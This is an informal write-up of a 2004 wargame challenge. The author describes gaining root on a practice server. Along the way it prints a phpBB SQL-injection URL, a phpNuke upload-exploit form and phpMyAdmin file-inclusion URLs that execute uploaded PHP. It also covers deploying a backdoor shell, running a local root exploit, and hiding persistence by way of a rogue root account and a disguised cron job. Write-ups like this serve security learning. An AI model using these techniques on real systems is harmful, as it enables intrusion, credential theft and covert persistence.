Astalavista.Net Wargames Server Version 3 Whitepaper

By Minky – astaminky@hushmail.com

Introduction

This whitepaper will cover the approaches and steps taken by myself ultimately leading to root access on the Astalavista.Net wargames server version 3.

Here are the challenges set out by the wargames creator:

Target Number	Information
1	Become admin on a phpBB board: We set up a phpBB board for you. On this board, there are several forums. On of them is called "Mods-Only". Find a way to write into this board!
2	Become admin on a phpNuke-featured site: There is a page running with phpNuke installed. Try to get an admin-account and publish your own message.
3	Find the "magic word": There is a "magic word" stored in /etc/magicword. Find a way, to read this file. After you got the magic word, you can add you name to the list. But maybe you have to decode the word first..?
4	Defacement: Add your name to the index.html-File.

Methodology

The methodology is quite simple really – gather information on everything about the server and its services – research exploits for the server and services – try them out –and repeat till you get root or find someway to complete each challenge without it ☺

Information gathering

Right then - first off is gathering information about the wargames server – what operating system, services, web services and, one of the most important piece of information, the versions that they are running ☺ So what did we have to start with?

The host provided quite a lot of information. Here is a summary:

SUMMARY VERSION 1

Type of Information	Information
Ip address	212.254.194.174
Operating System	Slackware 8.1
Services running	Apache
	mySQL
	proFtpd
	Ssh
Web Services running	phpMyAdmin
	phpBB
	phpNuke

So one of the first things I did was to scan the wargames server using the IP provided with a personal favourite of mine GFI LAN Guard Network scanner (http://www.gfi.com/lannetscan/) I did this to make sure they haven't missed any services running and to gather banner version information from the machine as a whole.

Here is the result:

IP Address	Details	Hostname	Username	Operating System
212.254.194.174				Unix

212.254.194.174 [ ] Unix

IP Address : **212.254.194.174**
Resolved : **adsl-194-174-fixip.tiscali.ch**
Operating System : **Unix**
Time to live : **0**

TCP ports - 10 open ports

21 [Ftp => File Transfer Protocol]
220 ProFTPD 1.2.5 Server (Wargames Server #3 - Astalavista.net) [wargames.local]
22 [Ssh => Remote Login Protocol]
SSH-1.99-OpenSSH_3.2.3p1
25 [Smtp => Simple Mail Transfer Protocol]
220 wargames.local ESMTP Sendmail 8.12.4/8.12.4; Sat, 13 Mar 2004 01:44:27 +0100
79 [Finger]
Please supply a username
80 [Http => World Wide Web, HTTP]
HTTP/1.1 400 Bad Request
Date: Sat, 13 Mar 2004 00:44:34 GMT
Server: Apache/1.3.26 (Unix) PHP/4.2.1
Connection: close
Content-Type: text/html; charset=iso-8859-1
111 [SunRPC => SUN Remote Procedure Call]
portmapper, Ver : 2, Proto : TCP, Port : 111
portmapper, Ver : 2, Proto : UDP, Port : 111
113 [identd => Authentication Service]
0 , 0 : ERROR : UNKNOWN-ERROR
515 [printer => Printer Spooler]
3306 [MySQL]
(___3.23.51_____8$G{V}2!_,_____
8080 [Http-Proxy]

Ok so with this scan our information about the server has just grown. Here's a summary with new info shown in red:

SUMMARY VERSION 2

Type of Information	Information
Ip address	212.254.194.174
Os	Slackware 8.1
Services	Apache 1.3.26 (unix) PHP/4.2.1
	mySQL 3.23.51
	proFtpd 1.2.5
	Ssh-1.99-OpenSSH 3.2.3p1
	SMTP Sendmail 8.12.4
	Finger
	SunRPC – portmapper Ver 2
	Identd
	Printer spooler
	Http-Proxy
Web Services	phpMyAdmin
	phpBB
	phpNuke

So the standard services that the OS uses have been revealed and also banner versioning information for the services that are running has been discovered. Next to turn my eye to the web services running on the machine ☺

PhpMyAdmin
More info about it can be found here http://www.phpmyadmin.net/home_page/. So looking at the URL for phpMyAdmin in a web browser pops up an authorisation request box which allows you login as users that have been setup on mySQL. Mmmmmm I don't know the username/password yet ☹ so by just entering any old username with no password phpMyAdmin lets me in with little/no privileges but it lets me see the version of the software (2.5.4) and access to the scripts that make up this handy database management web tool.

PhpBB
More info about it can be found here http://www.phpbb.com/.
So looking at the bottom of these pages informs me that this server is running phpBB Version 1.4.0

PhpNuke
More info about it can be found here http://phpnuke.org/

Clicking on the stats link (http://212.254.194.174/phpNuke/html/stats.php) tells me this is running phpNuke version 4.

Excellent ☺ loads of information gathered concerning versions and services running ☺ so here's a summary:

SUMMARY VERSION 3

Type of Information	Information
Ip address	212.254.194.174
Os	Slackware 8.1
Services	Apache 1.3.26 (unix) PHP/4.2.1
	mySQL 3.23.51
	proFtpd 1.2.5
	Ssh-1.99-OpenSSH 3.2.3p1
	SMTP Sendmail 8.12.4
	Finger
	SunRPC – portmapper Ver 2
	Identd
	Printer spooler
	Http-Proxy
Web Services	phpMyAdmin 2.5.4
	phpBB 1.4.0
	phpNuke 4.0

OK now onto researching exploits for these services ☺

Research into exploits

At first I was only going to show the exploits that actually worked, not all of the failed attempts – and believe me there were a lot of them ☺ but I decided it might be good to show how many and what types of attack I used ☺ I researched and tried to exploit pretty much every service running – so u can imagine how happy I was when I got root ☺ There is a section on failed attempts after all the interesting successful ones ☺

Target One

The first target on this wargames server was to gain moderator privs on the phpBB and post in a mod restricted section. I noticed that this version is not the most recent (to say the least) so there is bound to be a security hole for me for me to utilise ☺ Time to Google ☺ I searched for "phpBB 1.4.0 exploit" and bingo – second

link down http://archives.neohapsis.com/archives/vulnwatch/2001-q3/0020.html.

This security vulnerability allows a user to elevate privs ☺ so I created a user account called “Minky” – logged in and typed the following URL into the browser as explained in the information in the link above.
http://212.254.194.174/phpBB/prefs.php?save=1&viewemail=1',user_level%3D'4'%20where%20username%3D'minky'%23


A quick explanation for what this is doing – the variable `viewemail` isn't handled by the script prefs.php properly and thus can be escaped using another ‘ character enabling you to enter another sql statement tacked onto the one intended and both will be executed by the script. ☺ For easier readability I've shown the escaped and unescaped strings -

Escaped string:
`'user_level%3D'4'%20where%20username%3D'minky'%23`

Unescaped string:
`'user_level='4' where username='minky'#`

This elevates the user minky to “owner” of the phpBB site (user_level=4) all the privs we need.

After that it's a simple matter of clicking on the administration panel link which has automatically appeared at the bottom of the page (Appendix: screenshot Ref 2) and editing the user minky to make him a mod and, bingo, I can post in the previously unpostable section and with that have completed the first target.



Target Two

The second target is to add a news story and a web link as well as gaining admin rights on the phpNuke install.

So first things first, set up a user account on the phpNuke install so that we can do something similar to target 1 and elevate his privs but it doesn't work ☹ (There is a problem with the Sendmail configuration on the server) u can't login cause u never get the email with your password confirmation so your registration isn't verified ☹. So I searched for exploits on this version of phpNuke anyway to see what I could do with it and I here is what happened.

(note: cached link from google)

http://66.102.11.104/search?q=cache:w2hErvjdhQcJ:www.ziobudda.net/pipermail/php-it/2001-September/020728.html+PHPNuke+admin.php+upload&hl=en&ie=UTF-8

which means that we can upload files to the server ☺ but where and what to upload?? mmmmmmm the where part is easy cause the phpNuke install will write to a place that the user "nobody" has rights to as that is the user the webserver is running as. Which to be honest is pretty much nowhere ;) apart from the /tmp directory. The /tmp dir is world writable as it should be ☺ and after a little looked around the internet I found this little package that helped me exploit this vulnerability - http://www.cs.ut.ee/~mroos/turve/praks7/phpnuker.zip

After a little bit of tinkering by me ☺ this was the final html page I used as an uploader to dump files inside the /tmp dir on the wargames server. It just sat on my machine and I ran it locally.

–start source for newphpnuker.html–

```
<html>
<head><title>PHP-Nuker by RoMaNSoFt Edit by Minky</title></head>
<body>
<h1>PHP-Nuke xploit by RoMaNSoFt Edit by Minky </h1>
<hr>
<form enctype="multipart/form-data"
action="http://212.254.194.174/phpNuke/html/admin.php" method="post">
<input type="hidden" name="upload" value="1">
Remote (upload) directory: <input name="wdir"
value="/../../../../../../../tmp"><p>
File: <input name="userfile" type="file"><p>
Filenameonserver: <input name="userfile_name"
value="/../../../../../../../tmp/test.work">
<input type="submit" value="Upload it!">
</form>
</body>
</html>
```

–end source for newphpnuker.html–

but what to upload?? Mmmmmmm, a backdoor shell – that sounds good ;) and how am I supposed to execute it?? Mmmmmmm so far no clues as I haven't found a way to run things remotely on the server yet – oh well, all good ideas so far though ☺

Grrrrrrrr now I was stuck – how can I complete target 2 without a user account on the phpNuke or an inherent way to exploit it to gain privs?? ☹ So I moved on in my search looking for more exploits in the other web services running.

So phpMyAdmin was next on the list for exploit checking ☺ off I wandered to google and searched for "phpMyAdmin 2.5.4 exploit" bingo second link down again http://www.securityfocus.com/bid/9564/info/ which allows u to read any file with "nobody" read rights anywhere on the server. Well I think that gifts me the third challenge but more about that later.

So what to do – no user account to escalate on phpNuke – what I needed was direct access to the database thus bypassing all of that broken mail problems ☺ Where to get the password for the database – in the config.php files for any of the web services ☺ sweet ☺ Here's how I did it

I know that the configuration for apache lives in /etc/apache/httpd.conf so I loaded that into the phpMyAdmin vun using http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../etc/apache/httpd.conf%00 and it told me the webroot was

–start source snippet for httpd.conf–
```
DocumentRoot "/var/www/htdocs"
```
–start source snippet for httpd.conf–

so I know the webroot and the web folders underneath (`/phpBB`, or `/phpNuke/html`) and thus where this config.php file lives

http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../var/www/htdocs/phpBB/config.php%00

Damn it, it doesn't work – and it should ☹ (anyone know why – permissions??) so after trying various different attempts I decided to stop messing around and get a shell on the machine so I could look around properly – the best user I could get so far was nobody but at least it would help me look around ☺

I compiled a backdoor shell on one of my redhat linux machines but ideally I would have used a machine with slackware 8.1 installed

but I had some hard disk discovery problems installing slackware over vmware ☹ Later I found the solution to the problem thanks to Computeruser. All I had to do was run

```
modprobe BusLogic
```

as root before the install ☺

The backdoor I used was called Tiny Shell – it's a lightweight client/server clone of the standard remote shell tools (rlogin, telnet, ssh), which can act as a backdoor and provide remote shell execution as well as file transfers. U can get it from http://linux.tucows.com/preview/306138.html

Ok to set up this handy little tool ☺ u need to have a look at what files u get in the zip –

```
aes.c
aes.h
ChangeLog
Makefile
pel.c
pel.h
README
sha1.c
sha1.h
tsh.c
tshd.c
tsh.h
```

As it says in the README u firstly have to edit the tsh.h file changing what port it will run on and set the password for the server.

What port to use for the connection? I used the phpNuke vulnerability to upload a php file called plist.php to the /tmp dir which contained a system call to "`ps –ef`"

–start source for plist.php–

```
<?php
  system("ps –ef");
?>
```

–end source for plist.php–

and then ran it through the phpMyAdmin vulnerability using this url

http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../tmp/plist.php%00

thus listing all running processes on the machine.

Port 8080 open (from the scan) – but no proxy software running (from the list of processes) – mmmmmmm – I have a use for that port ;) plus it doesn't open another port on the machine so that will help stop others prying eyes ☺

So after setting the two variables in the header file I ran the command to create the two binaries – the client and the server.

```
make linux
```

and low and behold it generated two extra files

```
tsh
tshd
```

So I uploaded my precompiled backdoor shell (`tshd`) set to run over port 8080 and uploaded a php script called shellrun.php to the /tmp dir that ran it –

–start source for shellrun.php–

```
<?php
  system("/tmp/tshd &");
?>
```

–end source for shellrun.php–

I then used the aforementioned phpMyAdmin vulnerability to execute that script thus running the backdoor shell daemon.

http://212.254.194.174/phpMyAdmin/export.php?what=../../../../../../../../tmp/shellrun.php%00

After that I ran the client from my home machine

```
./tsh 212.254.194.174
```

and bang !! I got a nobody shell ☺ Well that made me feel a lot better – I'd had enough of using a web interface.

So now I could access the previously hard to get config.php file myself ☺

```
nobody@wargames:/tmp#  cd /var/www/htdocs/phpBB/
nobody@wargames:/var/www/htdocs/phpBB#  more config.php
```

and the bit I was interested in was

–start source snippet for config.php–


```
/* -- Other Settings -- */
$phpbbversion = "1.4.0";
$dbhost = "localhost";
```

```
$dbname = "phpBB";
$dbuser = "mysqluser";
$dbpasswd = "user4mysql";
```
–end source snippet for config.php –

lol ☺ now I had control over the databases – I loaded up the phpMyAdmin interface (http://212.254.194.174/phpMyAdmin/) into a new browser and entered the username as "`mysqluser`" and the password "`user4mysql`"into the auth box that popped up - finally I could complete target 2 –

I navigated to the database "`phpNuke`" using the graphical display of phpMyAdmin (Appendix: screenshot Ref 1) and added entries into the tables "`stories`", "`links_links`" and "`authors`" ☺ creating a frontpage story, web link and author/admin account respectively. (Appendix: screenshot Ref 2)

For me target number two was now over.



Target Three
Now as I'd made such progress before getting here this one was a cake walk ☺
I just "`cd`"ed into the /etc dir and "`more`"ed the magicword file which showed it contents to be:

–start source for magicword–
```
The magic-word is: c2VjdXJpdHlfaXNfZm9yX3doZWVuaWVz
```
–end source for magicword–

So the word is encrypted – so off I popped to https://www.astalavista.net/member/onlinetools.php and entered the txt and base64 decoded it to get the answer, which was "security_is_for_wheenies". I then went to http://212.254.194.174/target3/index.php and entered the info – Target 3 Done ☺

Target Four

Now I was looking to elevate my "nobody" user privs on my shell to root using a local exploit ☺ I searched for "Slackware 8.1 exploits" on google and found this

http://www.securiteam.com/exploits/5OP02209FO.html - I uploaded the source txt as `xfree.c` using my newphpnuker.html file as discussed before and ran

```
nobody@wargames:/tmp# gcc –o xfree xfree.c
```

to compile it on the wargames server then I ran the executable it created called `xfree`

```
nobody@wargames:/tmp#  ./xfree -t2

--- oC-localX 0.9 - XFree86 Version 4.2.0 local root exploit ---
[+] by: dcryptr && tarranta
[+] oC-2003 - http://crionized.net/
[+] attacking: /usr/X11R6/bin/xlock
[+] using ret: 0xbfffe86d
[+] spawning shell!!!!
sh-2.05a# id
uid=0(root) gid=0(root) groups=100(users)
```

WOOH ☺ happy days – Ok I'm root – now to keep it that way till I've finished with the server – I added a user minky with root privs

```
useradd -u 1006 –g 0 -d /home/minky -s /usr/bin/bash minky
```

and sshed into the server with those details in order to kill my backdoor shell that was running as nobody ("`ps –ef`" and "`kill -9 3586`"), copied the tshd executable over into /usr/sbin/sys.logd and created a script in /etc/cron.hourly/ called k.mod containing

-source for k.mod starts here-

```
#!/bin/sh
/usr/sbin/sys.logd &
```

-source for k.mod ends here-

I did this to prevent anyone else who got root preventing me getting back in by changing my minky user password or deleting the account (Even by accident or stupidity). If they "`ps –ef`" they might not notice the /usr/sbin/sys.logd process as it looks a lot like the official /usr/sbin/syslogd process. Adding that script into cron hourly makes sure that on the hour every hour my shell tries to start up. When it tries to start up the backdoor server, and it is already running, the second instance of the server is not able to bind to port 8080 and the attempt just dies quietly in the background as cron is not logged.

So root was mine and I was keeping it – so off I popped to /var/www/htdocs and "`vi`"ed index.html adding my name to the bottom of the page. Target four complete.

What I did next was snoop around seeing how others gained access to see what I had missed till I got bored.

Failed attempts

Right here's a little bit of research I did that bore no fruit ☹ I'm just providing the links to the info, as I didn't get far with them ;) I'm not saying they don't work – some of the others might have even used these to get root access but I always take the path of least resistance so if I couldn't get it to work after a bit of effort I moved onto the next one hoping I wouldn't run out of examples and have to sit down and figure out why these exploits weren't working and, god forbid, recode them ☺

Research into Services Running

Apache 1.3.26
http://www.utexas.edu/its/alerts/exploit20020918.html

PHP/4.2.1
http://www.phpfreaks.com/articles/24/0.php

mySQL 3.23.51
http://icat.nist.gov/icat.cfm?cvename=CAN-2003-0780

proFtpd 1.2.5
http://xforce.iss.net/xforce/alerts/id/154

Ssh-1.99-OpenSSH 3.2.3p1
http://www.cert.org/advisories/CA-2002-18.html

SMTP Sendmail 8.12.4
http://securityresponse.symantec.com/avcenter/security/Content/3.3.2003.html

Identd
http://lists.nas.nasa.gov/archives/ext/linux-security-audit/1998/09/msg00034.html

Level 2 – I researched this quite a bit as I had reached an impasse with it till moving on to discover the phpMyAdmin exploit so I banged my head against a brick wall here for a while. Here is a list of urls containing information about the attempts I made.

http://archives.mandrakelinux.com/exploits/2002-01/msg00007.html
http://seclists.org/lists/bugtraq/2004/Feb/0364.html

http://www.securityfocus.com/bid/6890/discussion/
http://www.securiteam.com/unixfocus/6Y00O0U35U.html

I made a few more attempts but didn't list them ;) they didn't work and so I've forgotten the links ;)

Level 4 – Well I basically looked at this great big list and started researching and googling for code to exploit the vulnerabilities.

- http://www.linuxsecurity.com/advisories/slackware.html

Urls of note in that list are:

- http://www.linuxsecurity.com/advisories/slackware_advisory-3830.html
- http://www.linuxsecurity.com/advisories/slackware_advisory-3758.html
- http://www.linuxsecurity.com/advisories/slackware_advisory-3678.html
- http://www.linuxsecurity.com/advisories/slackware_advisory-3640.html

I also looked at

http://www.securiteam.com/exploits/5GQ020A1PE.html
http://www.securiteam.com/exploits/5ZP0C2AAAC.html
http://www.project-hack.org/exploits.html
http://packetstormsecurity.org/0212-exploits/mount.c
http://cert.uni-stuttgart.de/archive/bugtraq/2002/09/msg00120.html

Well enough of that ☺

The standings at time of writing are (I'm only human and I hope these are correct and don't offend anyone):

Level 1: Everyone got it – easy a pie ☺

Level 2 (ordered by time of front-page completion):

- 1st place - Spoofed Ex – front-page + admin account completed (No links)
- 2nd place – Atluxity – Links + front-page + admin account completed
- 3rd place – Minky - Links + front-page + admin account completed
- 4th place - Antimatt3r – front-page completed (no links + no admin account)

Level 3 (ordered by time completed):

- 1st place - Spoofed Existence
- 2nd place -Atluxity
- 3rd place - Kasket
- 4th place - tristar
- 5th place - Minky
- 6th place - kX
- 7th place - Cra58cker
- 8th place - retropoli
- 9th place - DruG5t0r3
- 10th place - d00kee shat here
- 11th place - Sapient2003
- 12th place - WhoAmI
- 13th place - Antimatt3r
- 14th place - Xe0r
- 15th place - Fable
- 16th place - Monkey
- 17th place - SuLaCo
- 18th place - equilibrium

Level 4 and probably the most important one (ordered by time completed):

- 1st place - Fable & Atomix
- 2nd place - Xe0r
- 3rd place - Spoofed Existence
- 4th place - Minky
- 5th place - Atluxity
- 6th place - Antimatt3r
- 7th place - --DEADZON3--

Congratulations to everyone who has finished or is finishing this wargames server and a huge pat on the back for the one, the only, Mr Thomas Kälin for setting this up. Thanks to everyone on asta for making it a fun place to be ☺ And many, many thanks to google ☺ lol ☺ It just goes to show you what one script kiddie can do with a bit of effort and google.

Shameless plug time ;) Check out http://www.invisibleghosts.net/☺

Shouts to

. Nose . Cra58cker . 4ntim4tt3r . poop . Auzy . Timan_no_Sanco . Spoofed Existence . Dancho . dotslash . sleepyhead . ryza . Computeruser . Daremo . --Elite-- . liquid . littleman09z .

GrowMoreWeed . AbhishekBhuyan . c0rrupt3d . Kasket . rhideon . slider . technician . Fable . Xe0r . CoKane . PoloTron . prozac .

and the few who slipped through the cracks – what can I say “it’s been emotional” ☺


Peace out

Minky

APPENDIX

Screenshot Ref 1

Screenshot Ref 2



Screenshot Ref 3